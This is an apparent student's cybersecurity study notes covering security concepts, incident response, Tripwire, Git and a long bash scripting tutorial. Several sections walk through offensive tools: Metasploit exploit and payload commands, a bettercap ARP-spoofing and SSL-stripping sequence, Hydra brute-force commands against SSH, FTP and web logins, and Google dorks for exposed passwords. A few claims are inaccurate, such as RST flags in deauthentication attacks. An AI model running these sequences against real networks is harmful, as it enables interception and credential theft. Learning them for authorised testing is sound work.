Tools – Tcpdump, Wireshark, Tethereal, etc.

Data Archiving is the process of moving data that is no longer actively used to a separate storage device for long-term retention.

TCP Header Flags used to indicate a particular state of connection. **[6 Flags]**

- SYN – used to establish a 3 way handshake
- ACK – used to acknowledge the successful receipt of a packet
- FIN – means there is no more data from sender
- URG – indicates that the data contained in the packet should be prioritized & handled urgently by the receiver.
- PSH – used to request immediate data delivery to the receiving host
- RST – used to abort/Reset a connection
- We send RST==1 flag in the de-authentication attack

Security Controls used to protect the CIA of the system and its information.

- **Physical Controls –** items that can be touched physically.
  Example – security guards, fences, motion detectors, locked doors/gates, barriers, sealed windows, lights, cable protection, badges, swipe cards, cameras, mantraps, turnstiles, alarms, physical logs, etc.

- **Technical Controls –** are electronic methods that limit someone from getting access to systems.
  Example - Passwords, Biometrics, Token readers connected to a system.
- **Administrative Controls –** are guidelines or advisories aimed at the people within the organization. They provide frameworks, constraints, and standards.
  - Standard used for wifi – IEEE 802.11
  - Standard used for Ethernet – IEEE 802.3

➢ Lightning can also cause to a disruption of Service.

Code of Ethics by ISC^2:

- safety and welfare of society and the common good [Protect Society]
- duty to our principles
- necessary public trust and confidence and the infrastructure
- Act honourably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principals
- Advance and protect the profession

IR(Incident Response) is the subset of Business Continuity Management.

Incident Response Plan:

- Preparation
- Detection & Analysis
- Containment, Eradication, and Recovery
- Post Incident Activity

IH(Incident Handling) involves mitigation of violations of security policies and recommended practices.

BC(Business Continuity) to sustain business operations while recovering from a significant disruption.

BCP(Business Continuity Plan) is the proactive development of procedures to restore business operations after a disaster or other significant disruption to the organization.

BIA(Business impact Analysis) is the analysis of an Information system's requirements, functions and interdependencies used to characterize contingency requirements & priorities in the event of a significant disruption.

DR(Disaster Recovery) refers specifically to restoring the information technology & communication services and systems needed by an organization.

DRP(Disaster Recovery Plan) is about restoring back to full operations after a disruption.


Subject can be defined as any entity that requests access to our assets.
- it requests a service from an object.

- Subjects are active, Objects are passive.

Object refers to anything that a Subject attempts to access.

Access Rule is an instruction developed to allow or deny access to an object by comparing the validated identity of the subject to an access control list.

Defense in Depth – {Multiple layers of Security}



Privileged Accounts are those with permissions beyond those of normal users, such as managers and administrators.

Example - System Administrators, Help desk or IT Staff, Security Analyst

Principle of Least Privilege is a standard of permitting only minimum access necessary for users or programs to fulfil their function.

User Provisioning is the process of creating, maintaining, and deactivating user identities on a system.

Regular User Accounts – Part time employees, Full time employees, Remote employees, Temporary employees, etc.

Privileged User Accounts – has access to interact directly with servers.

- Uses the most stringent access control
- has the highest level of logging associated with actions
- often have the ability to create users & assign permissions

Network is simply two or more computers linked together to share data, information or resources.

Server is a computer that provides information to other computers on a network.
Example – web server, email server, print servers, file servers, etc.

Endpoints are the ends of a network communication link.

Possible Attacks on Network:

- DoS/DDoS
- Fragment Attacks
- Oversized Packet Attacks
- Spoofing Attacks
- Man-in-the-Middle Attack
- Network Monitoring Attacks
- Sniffing Attacks
- Eavesdropping
- Data Modification
- IP address spoofing
- Packet sniffing
- Enumeration {getting more info about target}
- Session Hijacking
- Buffer Overflow
- Malware attacks
- Email Infection
- Password based attacks
- Router attacks {manipulating router table}

- **Attacks specific to Wireless n/w:**
  - Rouge Access Point (Fake Access Point)
  - Evil Twin – {create malicious wifi n/w that looks legitimate}
  - Bluesnarfing/Bluejacking {for short range wireless communication}
  - Client miss-association
  - AdHoc Connection Attack
  - Honeyspot Access point attacker
  - AP MAC Spoofing
  - Jamming Signal Attack
  - Wifi jamming – {involves attacker posing as victim}
  - NFC & RFID - {both vulnerable to skimming}

Redundancy is to design systems with duplicate components so that if a failure were to occur, there would be a backup.

MOU/MOA(Memorandum of Understanding/Agreement):

Some organizations seeking to minimize downtime and enhance BC & DR capabilities will create agreements with other, similar organizations. They agree that if one of the parties experiences an emergency and cannot operate within their own facility, the other party will share its resources and let them operate within theirs in order to maintain critical functions. These agreements often even include competitors, because their facilities and resources meet the needs of their particular industry.

These operations are called joint operating agreements(JOA) or MOA or MOU.

Cloud Computing is usually associated with an internet-based set of computing resources, and typically sold as a service, provided by a cloud service provider(CSP).

- **SaaS(**Software as a Service**) –** cloud provides access to s/w applications
- **PaaS(**Platform as a Service**) –** cloud provides an environment for customers to use to build and operate their own software.

  PaaS is a way for customers to rent hardware, operating systems, storage and network capacity over the internet from a cloud service provider.
- **IaaS(**Infrastructure as a Service**) –** cloud provides network access to traditional computing resources such as processing power & storage.

It provides basic computing resources to customers. (servers, storage, n/w resources)

Types of Cloud Deployment models:

1. **Public –** cloud for the public user
2. **Private –** generally developed or deployed for a private organization that builds its own cloud.
3. **Hybrid –** Combination of both public & private cloud
4. **Community –** can be either public or private & what makes them unique is that they are generally developed for a particular community.

MSP(Managed Service Provider) is a company that manages information technology assets for another company.

- MSP also offers services like SaaS.
- It also gives services like MDR(Managed detection & response) service

SLA(Service Level Agreement) is an agreement between CSP(Cloud service provider) & CSC(Cloud service customer).

- **Patching of IoT** things is very hard, because sometimes we have to change that chip which have any vulnerability and sometimes cost of that device is very low so company doesn't release their patches.

DMZ(Demilitarized Zone) is a n/w area that is designed to be accessed by outside visitors but is still isolated from the private n/w of the organization.

NAC(Network Access Control) is a concept of controlling access to an environment through strict adherence to and implementation of security policy.

- It decides who can connect & who can't connect to that network

Network Segmentation involves controlling traffic over networked devices.

Micro-segmentation divides a network into smaller, isolated segments to limit the spread of an attack within a network.

Data Handling Lifecycle:

- Create – creating the knowledge
- Store – storing or recording
- Use – using the knowledge(modify, partially delete)
- Share – sharing the data with other users

- Archive – Archive it when it is temporarily not needed
- Destroy – Destroy it when it is no longer needed

Data Labelling

- Highly Restricted {loss of life, injury or property damage, etc.}
- Moderately Restricted
- Low Sensitive {sometimes called ”internal use only”}
- Unrestricted Public Data {data that is publicly published & can no harm to the organization}

Data Retention policies indicates how long an organization is required to maintain information & assets.

Data Remanence is same as Residual Data that is left behind after deletion.

Degaussing is a technique of erasing data on disk or tape that, when performed properly, ensures that there is insufficient magnetic remanence to reconstruct data.

Ingress Monitoring – monitoring of incoming network traffic
Example: Firewalls, IDS, IPS, etc.

Egress Monitoring – monitoring of outgoing network traffic
Example: Data Loss Prevention(DLP)

Configuration Management is a process and discipline used to ensure that the only changes made to a system are those that have been authorised and validated.

Components:

- Identification
- Baseline – is a minimum level of protection that can be used as a reference point. {at least acceptable level}
- Change Control – A review and approval process for all changes.
- Verification & Audit

Thread is the lightweight version of Process.

Security Awareness Training to make sure everyone knows what is expected of them, based on responsibilities and accountabilities, and to find out if there is any carelessness or complacency that may pose a risk to the organization.

Whaling Attack is a type of Phishing attacks that attempt to trick highly placed officials or private individuals with sizeable assets into authorizing large fund wire transfers to previously unknown entities.

Checksum is a digit representing the sum of the correct digits in a piece of stored or transmitted digital data, against which later comparisons can be made to detect errors in the data.

Cryptanalyst is one who performs cryptanalysis which is the study of mathematical techniques for attempting to defeat cryptographic techniques and/or information systems security.

Cat5 Cable – 4 twisted pair cables of copper wire inside it.

Fiber Optic Cable – carry light/pulses instead of electricity, min loss, max speed

Wireless – uses radio waves for data transmission

Virtual Memory is the part of secondary storage but used as a RAM.

Demand Paging send only urgent processes or that are running currently to the RAM, & the processes that is opened but not running currently store it on virtual memory.

Veiled Threat is one that strongly implies but does not specifically threaten violence.
Eg – if you do this, you will be in a very big trouble.

EDR(Endpoint Detection & Response) – for host security like HIDS or HIPS.

Socket(IP+Port) is the combination of IP address & software port number used for communication between multiple processes.

- It uniquely identifies the endpoint of a communication.

Sysinternal Suite is a tool by Microsoft for diagnostic purposes.

- Many tools are integrated into this like – Rammap, Tcpview, Vmmap, pstools, etc.

Nslookup commands is used to determine name servers & ip addresses about target.

- We can information without visiting to that domain

Siggen used to check the hash value of a file.

- Siggen –SHA {filename}
- shasum {filename}

Shebang is the character sequence consisting of the characters, numbers, signs, and exclamation mark(#!) at the beginning of the script. **[#!/bin/bash]**

- **UID = 0** [Root account's User ID]
- command – id

AIDE(Advanced Intrusion Detection Environment) is a tool to watch the changes in the attributes of the files on a system.

LHOST(Local Host) – IP Address on attacking computer

RHOST(Remote Host) – IP Address of Target computer

VHOST(Virtual Host)

Metasploit is an open source project that is used in penetration testing.

Commands:

- msfconsole [command to start the tool]
- msf6 > hosts
- msf6 > services -r tcp -u {ip}
- msf6 > show exploits
- msf6 > show options
- msf6 > use {exploit_name}
- msf6 > set payload {payload_name}
- msf6 > set rhost {ip}
- msf6 > set lhost {ip}
- msf6 > back
- msf6 > exploit
- msf6 > set URI _____
- msf6 > set vhost _____

Meterpreter shell provides a generic interface for command and control of a compromised target.

- "background" command is used to run the session in background and return to the exploit context from the meterpreter shell.
- If you want to go to that session again - msf6 > sessions -i 1

Postmortem of Logs is done for the investigation of something that has already happened.

Event Viewer – To view the logs in windows
- **Tools for analysis** – GFI EventsManager, Event LogAnalyzer, Splunk Enterprise

Tripwire is a tool to check the integrity of files and applications.
- It detects a change in the file, it logs the event and can even send email notifications.
- It is only detective and notifies about file changes but it does not prevent it.
- Solution for file tampering.

Other Utilities in Tripwire:
- **Twprint** is used to print either report files{--print-report} or database files{--print-dbfile} in plaintext
- **Twadmin** for creating & viewing config files, policies, adding or removing encryption.

Commands:
- sudo apt-get install tripwire
  [Installation]
- sudo twadmin –generate-keys –local-keyfile /etc/tripwire
  [Setting local key]
- sudo twadmin –generate-keys –site-keyfile /etc/tripwire/site.key
  [Setting site key]
- sudo twadmin –create-cfgfile –site-keyfile /etc/tripwire/site.key /etc/tripwire/twcfg.txt
  [Creating config file]
- sudo twadmin –create-polfile –site-keyfile /etc/tripwire/site.key /etc/tripwire/twpol.txt
  [Creating policies file]
- sudo tripwire –update –twrfile –twrfile /var/lib/tripwire/report/___.twr
  [To update tripwire database]
- sudo tripwire –update-policy newpolicy.txt
  [To update policy]
- sudo tripwire –check -R Bin
  [Only check the rule named ‘Bin’]
- **Policies:**
  - /etc/tripwire/secrets -> $(SEC_CRIT);

- /home/myfile -> Mspug
- SEC_CRIT = $(IgnoreNone) -aHMS
    - s – file size, S – SHA Hash, M – MD5 hash
    - p – permissions, ug – user group
    - a – last access time
    - IgnoreAll – watch only the presence of file {Variable}
    - emailto{Rule_Attribute}
    - –email-report

- sudo tripwire --init
- sudo tripwire –check or, sudo tripwire –check –interactive
- sudo twprint –print-report –report-level 1 –twrfile /var/lib/tripwire/report/_____.twr
  [To view the report]

RCA(Root Cause Analysis) is the process of discovering the root causes of problems in order to identify appropriate solutions.

Ping works on ICMP.

- ICMP echo request
- ICMP echo response
- TTL(Time-to-Live)

DNS Spoofing is the act of entering false information into DNS resolver Cache. So, it can return incorrect response & users are directed to the wrong websites.

- Also known as **DNS Cache Poisoning**.

Git & GitHub:

- ‘git add’ will move that file from working directory to staging area, & ‘git commit’ will move that file from staging area to your repository.
- If we have a {secret_key.txt} in that folder & we don’t want that would be tracked. So, we have to add one ‘.gitignore’ file & also write ‘.gitignore’ into .gitignore file.

- To Setup name & email inside the terminal:
    - git config –global user.name ”_____”
    - git config –global user.email “_____”
- To set up from editor:
    - git config –global –edit
- To check the name & email:

- git config –global user.name
- git config –global user.email

- **Commands:**
  - pwd, ls, cd, mkdir, rmdir, etc.
  - git init [to make repo a git repo]
  - git status [tells the changes in the directory]
  - git add {filename} [add file into staging area]
  - git status
  - git commit -m “{message}”
  - git log [to check the history of commits]
  - git add . [this will add all the files into staging area that is present in that directory]
  - git checkout {hashcode} [to go at specific stage] [hashcode can be known by ‘git log’ command]
  - git checkout master [to go at present things]
  - git branch
  - git branch {branch_name}
  - git branch
  - git checkout {branch_name}
  - git checkout -b {anuj/multiply} [it will create a new branch named ‘anuj/multiply’ & will also checkout into that]
  - git merge {anuj/multiply}[generally used after completion of project]
  - git remote add origin {link/path} [to add existing repo to the github]
  - git remote -v [to check the origin]
  - git branch -M master
  - git push -u origin master
  - git checkout {anuj/multiply}
  - git push -u origin {anuj/multiply}
  - **git clone {repo/path}** **[**To clone whole repo into your local machine**]**

Sandboxing is a security practice in which you use an isolated environment, or a sandbox in testing.

Event Correlation refers to the processes involved in sensing and analysing relationships between events.

Promiscuous Mode allows a n/w device to intercept and read each network packet that arrives in its entirely.

Rouge Access Point Attack is an access point installed on a n/w without the n/w owner's permission.

Google Takeout allows us to download a copy of our data stored within google products.

DKIM(Domain Keys Identified Mail) is an email authentication method that uses a digital signature to let the receiver of an email know that the message was sent & authorised by the owner of a domain.

DMARC(Domain-based Message Authentication, Reporting & Conformance)

SPF(Sender Policy Framework) used to authenticate the sender of the email.

- DKIM, DMARC, & SPF are the authentication methods and prevent from phishing, spamming, etc.

CAM(Content Addressable Memory) is a special type of computer memory used in certain very-high-speed searching applications.

ARP Poisoning using 'bettercap':

- bettercap -iface wlan0
- net.show
- help
- net.probe on
- arp.spoof on
- set http.proxy.sslstrip true
- http.proxy on
- net.sniff on
- set arp.spoof.fullduplex true
- set arp.spoof.targets {IP}
- set arp.spoof on
- set net.sniff.local true
- net.sniff on

Load Balancing is the method of disturbing network traffic equal across a pool of resources that support an application.

Version - **{X.Y.Z}** X – Upgrade
Y – Major Vulnerability
Z – Minor Vulnerability

Tools [Forensic]:

- **driftnet {**kali terminal tool to capture images from TCP stream it observes**}**
  - apt install driftnet
  - driftnet -i eth0
  - driftnet -p
- **FTK Imager** **[**for bit-by-bit copy**]**
- **Autopsy** **[**Image file Analyser, Data Recovery Tool**]**
- **Sysinternals**
- **Hindsight** **[**For Browser Forensic**]**
- **Recuva** **[**Data Recovery Tool**]**
- **PC Inspector** **[**Data Recovery Tool**]**
- **Email Tracer** by RCCF {Email Forensic by Email Header}
- **Nessus** **[**Vulnerability Discovery Tool**]**
- **Splunk Enterprise** **[**Log Analyser Tool**]**
- **Event Log Analyzer** **[**Log Analyser Tool**]**
- **Nerve** **[**Automatic Pentester Tool**]**
- **whatsanalyze.com** **[**Analyse exported whatsapp files**]**
- **E3 Forensic Universal** **[**For all kind of data analysis, Smartphone & Application investigation**]**
- **SqaureX** **[**Google Chrome Extension, For Privacy & Anonimity**]**

Downgrade Attack is an attack in which the attacker tries to force two hosts on a n/w to use an insecure or weakly protected data transmission protocol.

- Like HTTP instead of HTTPS and SSL instead of TLS
- is a kind of MITM attack

Serialization Attack happens when an attacker passes a compromised serialized object(a modified JSON payload) to an application or API endpoint.

Insecure De-serialization describes the act of taking untrusted serialized data and consuming that data without ensuring that it is valid, which may allow for attacks.


Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports.

Punycode Attack is a kind of phishing attack, where attackers use visually deceptive URLs to scam or phish their users.

- In a punycode attack, attackers take advantage of the fact that some Unicode characters look very similar to ASCII characters. They create domain names that appear visually identical or very similar to legitimate websites but are actually encoded with punycode.
- Punycode is a special encoding for converting unicode characters in different languages to ASCII. It is generally used to convert non-english characters to ASCII format.

3 Way Handshake:

- Process
  - Connection Establishment: SYN, SYN-ACK, ACK
  - Connection Termination: FIN, ACK-FIN, ACK



Hashing takes an input set of data and returns a fixed-length result called the hash value.

- To check Integrity
- Non-Reversible, Unique, and Deterministic (same output always)

Tails Linux **[**The Amnesic Incognito live system**]**
is a portable OS that protects against surveillance & censorship.

- Use on USB then use Dark Web with external VPN
  [most secure way to access Dark Web]

Google Dorking:

- {searchword} site: site_address
  - frenchpress site:starbucks.com
- site: site_address inurl: admin

- site:starbucks.com inurl:admin
- intext:admin
  - site:starbucks.com intext:admin
- intitle:login
  - site:starbucks.com intitle:login
- filetype:pdf
  - site:starbucks.com filetype:pdf

Google Hacking Database - {Use exploitdb.com, then search over there like- webcam or etc.**}**

eg: intitle:"WEBCAM 7" -inurl:/admin.html
filetype:env "DB_PASSWORD"
site:linkedin.com intile:starbucks "netowrk engineer"

Shell Scripting:-
Shell Script consist of set of commands to perform a task, all the commands execute sequentially.

Shell provide an environment to a user to execute commands and interact with kernel.

- Applications --> Shell --> Kernel --> Hardware
- To check your default shell type: echo $0
- To check other supported shells: cat /etc/shells

Types of Shell:

- bash {most common}
- sh
- ksh
- tsh
- fish
- zsh

'vi' Editor:

- i means insert mode
- escape = to exit from insert mode
- :w – save and continue editing
- :wq – save and quit vi
- :q! - quit vi and do not save changes

1. **Basic Script**
   - #!/bin/bash {hashbang or shebang}
   - shebang is not required to run the script but should be used in 1st line
   - (basic.sh) '.sh' not required but should be used
   - make sure script has executable permissions then Run using: ./basic.sh
   - Ctrl+C [To Terminate the script]
   - Ctrl+Z [To Stop the script]
   - Ctrl+L or clear [To clean the terminal]
   - String should be in double quotes ("")
   - #(Single line comments)
   - <<This
     this is multi
     line comments [Multi line comments]
     This{Both should same}
   - Avoid putting spaces if there is no need, specially dealing with variables
   - -eq for numeric values
   - == for string values
   - if exit status is 0 then only execution of script is successful
   - $? [gives you status of previous command if that was successful or not]
   -

2.
```
a = 10
name = "Anonymous"
readonly college = "UPES"      # constant variable
age = 25
echo $a
echo $name
echo $age
```

3. Arrays
```
myArray = (1 20 305 Hello "Hi Hello")      # space separated values
echo "${myArray[0]}"
echo "${myArray[2]}"
echo "${myArray[*]}"            # prints all values
${#myArray[*]}                  # length of the array
echo "Values from index 2-3 ${myArray[*]:2{from where we are
starting}:2{length from the starting index}}"
myArray += (New 30 40)          # update the array
```

4. Key-value pair in Array
```
declare -A myArray
myArray = ([name]=Anonymous [age]=28 [city]="Delhi")
echo "{myArray[name]}"
```

5. String Operations

```
myVar = “Hello Anonymous, How are you ?”
myVarLength = ${#myVar}
echo “$myVarLength”
upper = ${myVar^^}
lower = ${myVar,,}
echo “Upper case is $upper & lower case is $lower”
replace = ${myVar/Hello{word that would be replaced}/Hi{that will replace}}
echo $replace
echo “${myVar:6:5}”      [from 6th index of 5 length]
```

6. User Interaction

```
# Taking inputs from user
read name{variable}
echo $name
# Or,
read -p “Your Name: ” name{variable}        [best way]
echo $name
```

7. Arithmetic Operations

```
#using let {1st way}
x = 10
y = 2
let mul = $x*$y
echo “mul”
let sum = $x+$y
echo “$sum”
#using double bracket {2nd way}
echo “$(($x-$y))”
echo “Subtraction is $(($x-$y))”
```

8. Conditional Statement **[**-gt, -eq/==, -ge, -le, -lt, -ne/!=**]**

```
read -p “Enter your marks: ” marks
if [[ $marks -ge 80 ]]      {space required while starting and ending the ‘[]’}
then
        echo “1st Division”
elif [[ $marks -ge 60 ]]
then
        echo “2nd Devision”
elif [[ $marks -ge 40]]
then
```

```
        echo "3rd Division"
else
        echo "You are Fail!"
fi
```

9. Case

```
echo "Choose an option: "
echo "a for print date"
echo "b for list of scripts"
echo "c to check the current location"
read choice
case $choice in
        a) date;;
        b) ls ;;
        c) pwd;;
        *) echo "Please provide a valid input."
esac
# for multi line operations
case $choice in
        a)
                echo "Today's date is: "
                date
                echo "Ending...."
                ;;
```

10. Logical Operators **[**&&, ||, !**]**

```
read -p "Country: " country
read -p "Enter your age: " age
if [[ $age -ge 18 ]] && [[ $country == "India" ]]
then
        echo "You can Vote."
else
        echo "You can't Vote."
fi
```

11. Ternary Operation **[**cond1 && cond2 || cond3**]**

```
age = 15
[[ $age -ge 18 ]] && echo "Audit"{if condition true} || echo "Miner"{if
condition false}
```

12. For Loop

```
for  i in 1 2 3 4 5 6 7 8 9 10
do
        echo “Number is $i”
done

for name in Raju Acid Shyam Ram
do
        echo “Name is $name”
done

for k in {1..20}
do
        echo “Number is $k”
done
```

13. For Loop with file & Array

```
#getting values from a file names.txt
File = “file_path”
for name in $(cat $File)
do
        echo “Name is $name”
done

#
myArray = (1 2 3 Hello Anonymous)
length = ${#myArray[*]}
for((i=0;i<length;i++))    //double bracket because it’s like arithmetic operation
do
        echo “Value at index $i is ${myArray[$i]}”
done
```

14. While Loop

```
count = 0
num = 10
while [[ $count -le $num ]]
do
        echo “Number is $count”
        let count++
```

```
done
```

15. Until Loop{Opposite of While loop**}**

```
a = 10
until [[ $a -eq 1 ]]
do
        echo $a
        let a--
done
```

16. Infinite Loop

```
#using while
while true
do
        echo “Hi”
        sleep 2s        [to stop till 2 second at every stage]
done

#using for
for (( ;; ))
do
        echo “Hi”
        sleep 2s
done
```

17. While with file

```
while read myVar
do
        echo “Value from file is $myVar”
done < names.txt{file_path}
```

18. read content from .csv file

- create ‘test.csv’

```
(id, name, age)
01, paul, 20
02, alex, 30
03, raju, 40
```

```
while IFS=”,” read id name age        [IFS-Internal Field Separator]
do
```

```
        echo "Id is $id"
        echo "Name is $name"
        echo "Age is $age"
done < test.csv{file_name or file_path}
```

- command to remove 1st line of .csv file

cat test.csv | awk 'NR!=1 {print}' | while IFS=",," read id name age

19. Functions **{**Block of codes, Reusable**}**

```
#1st way
function myfun{
        echo "Hi"
}
#2nd way
myfun(){
        echo "Hi"
}

#
function welcomeNote{
        echo "________"
        echo "Welcome"
        echo "________"
}
welcomeNote
welcomeNote
welcomeNote

#
addition(){
        local num1 = $1
        local num2 = $2
        let sum = $num1 + $num2
        echo "Sum of $num1 and $num2 is $sum"
}
addtion 12 13

# Function with argument
function welcomeNote{
        echo "________"
        echo "Welcome $1"              # '$1' means accessing 1st argument
        echo "Age $2"
```

```
        echo "________"
}
welcomeNote Rohit 100
welcomeNote Osho 1000
welcomeNote Anonymous 999
```

20. Argument in script

- $# {To get no. Of argument}
- $@ {To display all arguments}
  - $1 $2 ... {To use or display an argument}

```
bash test.sh Ram Shyam 12 20

echo "First argument is $1"
echo "Second argument is $2"

echo "All the arguments are: $@"
echo "No. Of arguments are: $#"

for filename{variable} in $@
do
        echo "Copying file - $filename"
done
```

21. Shifting Arguments

```
echo "Creating user"
echo "Username is $1"
echo "Description is $2"

echo "Username is $1"
shift
echo "Description is $@"
```

22. Break & Continue

```
# Break – To Stop the loop
no = 6
for i in 1 2 3 4 5 6 7 8 9
do
        if [[ $no -eq $i ]]
        then
                echo "$no is found!!!"
                break
```

```
        fi
        echo “number is $i”
done

#Continue – To stop current iteration of loop & start next iteration
for i in 1 2 3 4 5 6 7 8 9 10
do
        let r = $i%2
        if [[ $r -eq 0 ]]
        then
                continue
        fi
        echo “Odd number is $i”
done
```

23. Exit

```
# Sleep – To create delay b/w two executions: sleep 1s/1m
# Exit – To stop script at a point
# ‘$?’ - gives you status of previous command if that was successful or not

if [[ $# -eq 0 ]]
then
        echo “Please provide at least 1 argument”
        exit 1
fi
echo “First arg is $1”
echo “Second arg is $2”
echo “All args are $@”
echo “Length of args are $#”
```

24. Connectivity Check

```
read -p ”Site to be checked: ” site
ping -c 1 $site
if [[ $? -eq 0 ]]
then
        echo “Successfully connected to $site”
else
        echo “Unable to connect $site”
fi
```

25. Check if file/directory exists or not

- basename – strip directory info & only give filename
- dirname – strip the filename & gives directory path
- realpath – gives you full path for a file
- RANDOM – A random integer between 0 to 32767 is generated
- UID – User Id of the currently logged in user

```
if [ -d folder_name ]          {If folder exists}
if [ ! -d folder_name ]        {if folder does not exists}
if [ -f filename ]             {if file exists}
if [ ! -f filename ]           {if file does not exists}
```

```
FilePath = "file_path/file_name"
if [[ -f $FilePath ]]
then
        echo "File exist"
else
        echo "File not exist"
        exit 1
fi
```

26. Dice.sh

```
No = $(( $RANDOM%6 + 1 ))
echo "Number is $No"
```

27. Root User Check

```
if [[ $UID -eq 0 ]]
then
        echo "User is root"
else
        echo "User is not root"
fi
```

28. Redirection in script

- > **(**overwrite**)**
- >> **(**appending to the existing content**)**

- In case you don't want to print the output of a command on terminal or write in a file, we can redirect the output to '/dev/null'.

ping -c 1 www.google.com > redirect.log

- **${0}** – Tells the name of the script

29. Debugging Scripts – write at the starting of the script after shebang line

- **'set -x' {**shows the steps how commands are working**}**
- **'set -e' {**if we want to exit our script when a command fail**}**

30. Running scripts in background

nohup ./scriptname.sh &

- output of the script will be stored in nohup.out
- when this script will be finished, it will tell you that it's done.

31. Automate the script ['At' or 'Crontab'**]**

- **Using At (**for scheduling only one time**)**

Syntax:

```
at <time>
    <your command>
Ctrl +D
```

Example:

```
at 02:58 PM{We can also add date here}
        bash ./script_name
Ctrl+D
```

- **atq (**To check scheduled jobs**)**
- **atrm <id> (**To remove the schedule**)**

- **Using Crontab (**for repeatative scheduling**)**

```
crontab -l    {To check the existing jobs}
crontab -e    {To add new job}
```

Format:

```
* * * * * cd {script_path} && ./script_name.sh
```

- 1st * - minute (0-59)
- 2nd * - hour (0-23)
- 3rd * - day of month (1-31)
- 4th * - month (1-12)
- 5th * - day of week (0-6) {Sunday=0}

Example -

16 03 * * * cd /home/anonymous/scripting && ./scipt.sh

- When you are scheduling scripts with 'cronjob' make sure your script has executable permissions.

Hydra is a brute-forcing tool used to check the passwords of network services.

- It can perform rapid dictionary attack against more than 50 protocols.

Commands -

- hydra -l user -P passlist.txt ftp://192.168.0.1
  - -l = for username
  - -L = for usernames file
  - -p = for password
  - -P = for passwords file

- hydra -l user -P passlist.txt -I 172.16.140.129 ssh
- hydra -l admin -P {password_file_path} -I 172.16.40.129 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:Log in Failed"
  - '/login.php' tells the full address after that IP
  - ^USER^ & ^PASS^ are variables that will hold the value for username & password from given file
  - For 'username' & 'password', You have to check the inspect page, These things to tell that how the values will be submitted & filled at the website.
  - ':Login Failed' specify that it was not a right attempt. To check this you should first enter a wrong credential at the website to check how it will differentiate between wrongs & right credentials.

IT Act 2000 (Information technology Act):

- has 13 chapters & 90 sections

- primary law in India for matters related to cybercrime & e-commerce

➢ **IT Amendment Act 2008**

Argued against section 66A that it violates the Article 19(1)(a) of the Constitution of India.

➢ Major amendments of Section 66A: Publishing offensive, false or threatening information

Notable Sections

- **Section 43 –** Penalty & Compensation for damage to computer, computer system etc.
- **Section 65 –** Tampering with computer source documents
  {upto 3 years prison, upto 2 Lakhs penalty}
- **Section 66 –** Hacking with computer system
  {3 years, 5 lakhs}
- **Section 67 –** Publishing Information which is obscene in electronic form
  {5 years, 10 lakhs}
- **Section 68 –** Failure/Refusal to comply with orders
  {3 years, 2 lakhs}
- **Section 69 –** Failure/Refusal to decrypt data
  {7 years}

NFS(Network File System) allows a user an on client computer to access files over a network.

IPSec(Internet Protocol Security) is a suite of protocols used to secure IP communications by authenticating & encrypting each IP packet within a data stream.

- **2 Modes**
  - **Transport Mode –** encrypts only the data portion of the IP packet, leaving original header. [End-to-End Encryption]
  - **Tunnel Mode –** encapsulates entire IP packet, adding an additional IP header. [Used in VPN implementations]

Hacking is the technique to penetrate inside the system/network.

- **Crackers** tries to break the integrity. [Intention of a hacker]

Key Components of Ethical Hacking:

- Legality
- Scope
- Report
- Data Privacy

Ethical Hacking Phases:

- Reconnaissance
- Scanning
- Gain Access
- Maintain Access
- Cover Tracks

Penetration Testing Phases:

- Reconnaissance [Info gathering, Dumpster Diving]
- Scanning [Nmap, Nessus]
- Gain Access [Metasploit, Payloads]
- Maintain Access [Backdoors, Remote access tool]
- Cover Tracks [Deleting logs]
- Reporting

Types of PT:

- **Black Box Testing** – requires no prior knowledge of the target environment. [External Attacker]
- **White Box Testing –** requires full knowledge of the target environment. [Insider/Authorized Attacker]
- **Grey Box Testing –** requires partial knowledge of the target environment. [Attacker]

Benefits of PT:

- Enhance Business Continuity
- Protect from Financial Damage
- Identify both known & unknown vulnerabilities

- Validates the effectiveness of security control

Mitigations:-

- **Ransomware**
  - Regular backups
  - Keep software up-to-date
  - Security software

- **Zero Day Exploits**
  - Vulnerability Management
  - IDS
  - Security Research
  - Red Teaming

- **MITM**
  - Encryption
  - N/w Monitoring
  - Secure wifi practices

